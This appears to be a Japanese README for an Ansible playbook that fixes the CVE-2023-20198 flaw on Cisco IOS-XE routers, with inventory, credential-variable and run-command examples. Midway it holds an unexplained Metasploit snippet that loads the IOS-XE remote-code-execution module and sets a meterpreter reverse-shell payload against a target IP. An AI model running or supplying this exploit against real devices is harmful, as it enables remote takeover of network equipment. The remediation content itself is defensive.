
 netbell/cve-2023-20198-fix
IOS-XEデバイスをCVE-2023-20198に対して脆弱にする条件を確認し、修復する

このリポジトリには、特定の Cisco デバイスで見つかった CVE-2023-20198 の脆弱性を修復するための Ansible プレイブックが含まれています。
以下を行います:
CVE-2023-20198-Fix/
│
├── ansible.cfg            # Ansible configuration file
├── group_vars/            # Directory for variables specific to groups of hosts
│   └── iosxe_devices.yml  # Variable definitions for IOS-XE devices
├── inventory.yml          # Inventory of hosts, including devices to target
└── remediate.yml          # Playbook for remediating CVE-2023-20198
コントロールマシンに Ansible がインストールされていることを確認してください。このプレイブックは Ansible 2.9 以降を対象に作成されています。
Ansible を設定します: 環境設定に合わせて ansible.cfg を編集してください。
IOS-XE デバイスのホスト情報を inventory.yml に更新してください。
group_vars/iosxe_devices.yml に必要な変数を定義してください。これには、IOS-XE デバイスの接続設定や認証情報など、共通設定を含める必要があります。
インベントリに新しい IOS-XE デバイスを追加するには、inventory.yml ファイルを編集し、該当するグループの下に新しいホストを追加してください:
iosxe_devices:
  hosts:
    vulnerable_router01:
      ansible_host: 192.168.1.3
      # ... other necessary variables
new_router01 をデバイスのホスト名に、ansible_* 変数をデバイスに合わせた実際の値に置き換えてください。
IOS-XE デバイスのグループの認証情報やその他の設定を更新する必要がある場合は、group_vars/iosxe_devices.yml ファイルを編集してください:
---
ansible_network_os: ios
ansible_connection: network_cli
ansible_user: admin
ansible_password: admin_password            # Lab use only, store credentials responsibly!
ansible_become_method: enable
ansible_become_password: admin_password     # Lab use only, store credentials responsibly!
# ... other variables
プレイブックを実行するには、次のコマンドを使用します:
ansible-playbook remediate.yml -i inventory.yml

use exploit/linux/misc/cisco_ios_xe_rce
set RHOST 192.168.10.242     # Your target IP
set target 1
set payload cmd/unix/python/meterpreter/reverse_tcp
check
exploit


本番環境でプレイブックを実行する前に、必ず管理された環境で変更をテストしてください。
パスワードや秘密鍵などの機密データは、Ansible Vault を使用して保存してください。インベントリや group_vars ファイルに平文の認証情報を保存しないでください。
追加のセキュリティ対策とベストプラクティスについては、Ansible の公式ドキュメント を参照してください。
すべてのプレースホルダー値を、ご自身の環境に一致する実際のデータに置き換えてください。この README は、インベントリ、変数、プレイブックの実行などの Ansible の基本的な概念を理解していることを前提としています。






